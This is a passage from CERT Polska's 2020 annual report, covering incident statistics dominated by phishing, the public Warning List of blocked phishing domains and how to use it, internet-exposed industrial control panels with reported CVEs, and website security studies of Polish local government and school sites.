
Unprivileged Account Compromise	75	0.72%
Application Compromise	13	0.12%
Bot	13	0.12%
Unclassified	207	1.99%
VI. Availability of resources, including:	121	1.16%
DoS	0	0.00%
DDoS	43	0.41%
Sabotage	0	0.00%
Outage (no malice)	52	0.50%
Unclassified	26	0.25%
VII. Attack on information safety, including:	68	0.65%
Unauthorised access to information	42	0.40%
Unauthorised modification of information	4	0.04%
Unclassified	22	0.21%
VIII. Computer fraud, including:	8,310	79.75%
Unauthorised use of resources	25	0.24%
Copyright	2	0.02%
Masquerade	11	0.11%
Phishing	7,622	73.15%
Unclassified	650	6.24%
IX. Vulnerable services, including:	211	2.02%
Open for abuse	29	0.28%
Unclassified	182	1.75%
X. Other	42	0.40%
Total	10,420	100.00%

Table 2. Incidents handled by CERT Polska in 2020 broken down into categories according to eCSIRT.net mkVI taxonomy¹.

¹ <https://www.trusted-introducer.org/Incident-Classification-Taxonomy.pdf>



Warning List and agreement with operators



With the so-called 'first wave' of SARS-CoV-2 infections, on 23 March 2020 an agreement on cooperation in the scope of the protection of internet users was made. The parties to the agreement were Polish telecommunications operators (Orange, Plus, Play, T-Mobile), the Ministry of Digitalisation, the Office of Electronic Communications and NASK – the National Research Institute. The aim of the agreement was to block phishing websites as well as websites leading to unfavourable disposal of financial resources.

The agreement implementation resulted in the preparation of the 'Warning List of CERT Polska', i.e. a public and free-of-charge database of domains used for abuse. The List is updated 24/7 and new domains are added only after manual verification by two employees of CERT Polska. Any entity, including an entity that is not a party to the abovementioned agreement, may use the domain.

Blocked contents

Below, we present examples of fake websites blocked by entering the domain in the Warning List.




Figure 1. Fake website for the receipt of payments for goods placed on the OLX portal, hosted under the 'pay02-olx.pl' address. After clicking the [Receive funds] button, the form used to enter the payment card details to which the funds were supposed to be transferred was displayed. In fact, money was extorted by charging the card whose details were entered.




Figure 2. Fake PKO BP login website hosted under the 'dostawa.id16337889.com' address. Entered bank account login details were passed on to criminals, which allowed them to transfer funds from the victim's account.




Figure 3. Fake login panel to the Facebook Messenger service hosted on the 'fbbbx.xyz' domain. Accounts taken over on social networks are used by criminals for the so-called 'BLIK' scam.

Reporting malicious domains

Each user of the Internet can report a malicious domain, thus proposing to add it to the Warning List. Notifications can be submitted at <https://incydent.cert.pl/domena#!/lang=en>. The use of this special channel allows quicker responses to a given threat, as notifications sent in this way are immediately forwarded in a structured form.



Zgłoszenie domeny internetowej służącej do wyłudzeń danych i środków finansowych

Korzystając z niniejszego formularza, mogą Państwo zgłosić domeny internetowe, które za podstawowy cel swojego działania mają wprowadzenie w błąd użytkowników internetu i w ten sposób doprowadzenie ich do niekorzystnego rozporządzenia środkami finansowymi albo do wyłudzenia ich danych osobowych.

Jeżeli chcą Państwo zgłosić innego rodzaju incydent proszę użyć poniższego odnośnika:

[Zgłaszanie incydentu \(innego niż złośliwa domena\) do CSIRT NASK.](#)

Prosimy o wypełnienie poniższego formularza


Złośliwe domeny

W ramach zgłoszenia można wskazać maksymalnie 50 złośliwych domen.

Złośliwe domeny lub adresy URL (po jednym w linii)

Uzasadnienie zgłoszenia

Figure 4. Form for reporting a malicious domain at incydent.cert.pl



Number of malicious domains on Warning List divided by month.

Check if you are protected

There is a tool available at lista.cert.pl to check whether the network we are currently on is protected by the Warning List of CERT Polska.



Wynik powyższego sprawdzenia może zależeć od wykorzystywanego w danym momencie sposobu połączenia z Internetem. W związku z tym, sprawdzenie należy przeprowadzić oddzielnie dla każdej wykorzystywanej sieci WiFi oraz połączenia sieci komórkowej.

CERT Polska | Więcej informacji na temat działania Listy Ostrzeżeń można znaleźć w artykule "[Lista ostrzeżeń przed niebezpiecznymi stronami](#)".

Figure 5. lista.cert.pl application developed to check whether the network we are currently on is protected by the Warning List of CERT Polska



Figure 6. Information panel on blocking the website by the Warning List. The appearance of the website may vary depending on the telecommunications operator.



Using the list

The list was created using a technology very similar to solutions used by the Ministry of Finance to publish the list of gambling sites. Due to this, internet service providers who are obliged to use the list of gambling sites can use it immediately by applying the same solutions. Administrators of local network in enterprises, offices or other entities can also easily use the list on their local DNS servers or edge devices.

The list can also be used to filter traffic on a home network and end devices, e.g. in local DNS servers together with the solution for sinkholing unwanted traffic (e.g. pi-holes) and even in browser plug-ins compatible with the Adblock format.

The current content of the Warning List is publicly and free of charge available at: <http://hole.cert.pl/domains/>

The content of the list can be downloaded in the following formats:

- TXT – domains currently included in the list, one domain per line;
- JSON – domains entered in and deleted from the list;
- XML – domains entered in and deleted from the list, in a format similar to that used by the register of gambling sites of the Ministry of Finance;
- CSV – domains entered in and deleted from the list in the CSV format;
- Adblock – domains entered in the list, in a format dedicated to the Adblock plug and other plug-ins compatible with this format;
- hosts – domains entered in the list in a format compatible with /etc/hosts;
- Mikrotik – domains entered in the list in the format of rules for Mikrotik routers;

More information on the Warning List of CERT Polska can be found at https://www.cert.pl/posts/2020/03/ostrzezenia_phishing/index.html




Safe Industry

In 2020, we continued activities aimed at increasing the level of cybersecurity of the Polish industrial infrastructure. For this purpose, we looked for devices accessible from the Internet, such as PLC controllers or control panels (HMI), we contacted their owners and advised on how to secure them.

More interesting discoveries in 2020 include:

- Passenger information and telemetry systems of several dozen trains
- Systems used to control large photovoltaic farms
- Numerous operator panels of sewage treatment plants
- Numerous operator panels of water treatment plants
- Vulnerable 3G/4G communication modules allowing access to an industrial network
- Bus fleet management panels






Figure 7. Operator panel of a water treatment plant accessible from the Internet.

At the beginning of 2020, we extended the scope of activities and started testing the vulnerability of selected devices that we observed as used in Poland. As a result, we reported vulnerabilities in the Grundfos CIM 500 network module, marked as CVE-2020-10605 and CVE-2020-10609, as well as in industrial modems of Polish production – Plum IK-401, marked as CVE-2020-28946. These vulnerabilities allowed downloading the administrator’s access data

without the need to log in and, as a result, bypassing the authentications. At the end of 2020, we found another major bug in the HMI panel, often used in Poland in water treatment plants and sewage treatment plants, but as of the preparation of this report, no patch to fix the error has yet been issued by the manufacturer.




Figure 8. Operator panel of the sewage treatment plant accessible from the Internet.

These actions were complemented by sector-specific recommendations and warnings issued in consultation with the competent authority responsible for cybersecurity. In particular, we drew attention to the problem of devices connected directly to the Internet, without the use of safe remote access methods. CERT Polska observes an increased number

of devices related to industrial control systems (ICS) accessible directly from the Internet, often with the possibility of remote control. A similar trend is observed worldwide. There are cases of actors looking for this type of devices and using their availability as a vector for an attack on industrial networks.²



Figure 9. Screen editor of the train passenger information system accessible from the Internet.

² <https://us-cert.cisa.gov/ncas/alerts/aa20-205a>



In the report for 2019, we indicated establishing contact with the actual owner as the biggest difficulty in securing this type of devices. This problem still exists, but there is a new and much more serious phenomenon, i.e. numerous cases when owners, despite receiving information about a vulnerability, are not able to eliminate it for a long time or it is underestimated. We observe this particularly in the situation when the facility is managed only remotely and

changing this configuration requires a considerable amount of work. It is also a frequent phenomenon that the entire infrastructure is managed by an external subcontractor, and eliminating the vulnerability does not fall within the scope of the applicable contract. Our main objective in 2021 is to reach and understand better the problems of small urban systems, such as water treatment plants and sewage treatment plants.



Examining the security of websites

In 2020, fulfilling the obligations imposed by the Act on the national cybersecurity system³, in particular tasks described in Chapter 6 Article 26 point 3, we conducted two major studies of the security of websites.

The first study, which took place in February 2020, covered 2,806 addresses of websites belonging to local government units (LGU). The detailed report with results has not been made public, but we can share selected statistics. The second study, which ended in August last year, concerned websites of educational institutions and included checking 17,911 unique domains and 6,602 unique IP addresses. A detailed report from the second study is available for downloading on the CERT Polska website⁴.

The studies covered such issues as:

- Analysis of registration data;
- Checking whether the website is hosted on the server together with other entities' websites;
- Open ports and their services;
- Content management systems used (CMS);
- Known vulnerabilities in the versions of the content management system (Joomla, Wordpress);
- Searching paths and files in the so-called deep concealment, e.g. files with a backup, configuration files or folders with file listing enabled;
- Vulnerabilities in server-based services;
- Presence and correctness of the configuration of TLS certificates;
- Correctness of the configuration of MySQL bases;
- Correctness of the configuration of FTP;
- Correctness of the configuration of mail servers;
- Correctness of the configuration of DNS.

³ Polish Act of 5 July 2018 on the national cybersecurity system, Journal of Laws of 2018, item 156
⁴ <https://www.cert.pl/uploads/2020/11/Badanie-stron-oswiatowych.pdf>

For websites belonging to the local government units (LGU) covered by the study, in 34% of cases we managed to identify the content management systems (CMS) used. In the case of educational institutions, it was 43%. Figure 10 presents the CMSs for local government

units, while Figure 11 CMSs for educational institutions. As can be seen, most of these websites used the WordPress and Joomla systems. In both cases, we found numerous vulnerabilities resulting from outdated versions of the software or plug-ins.

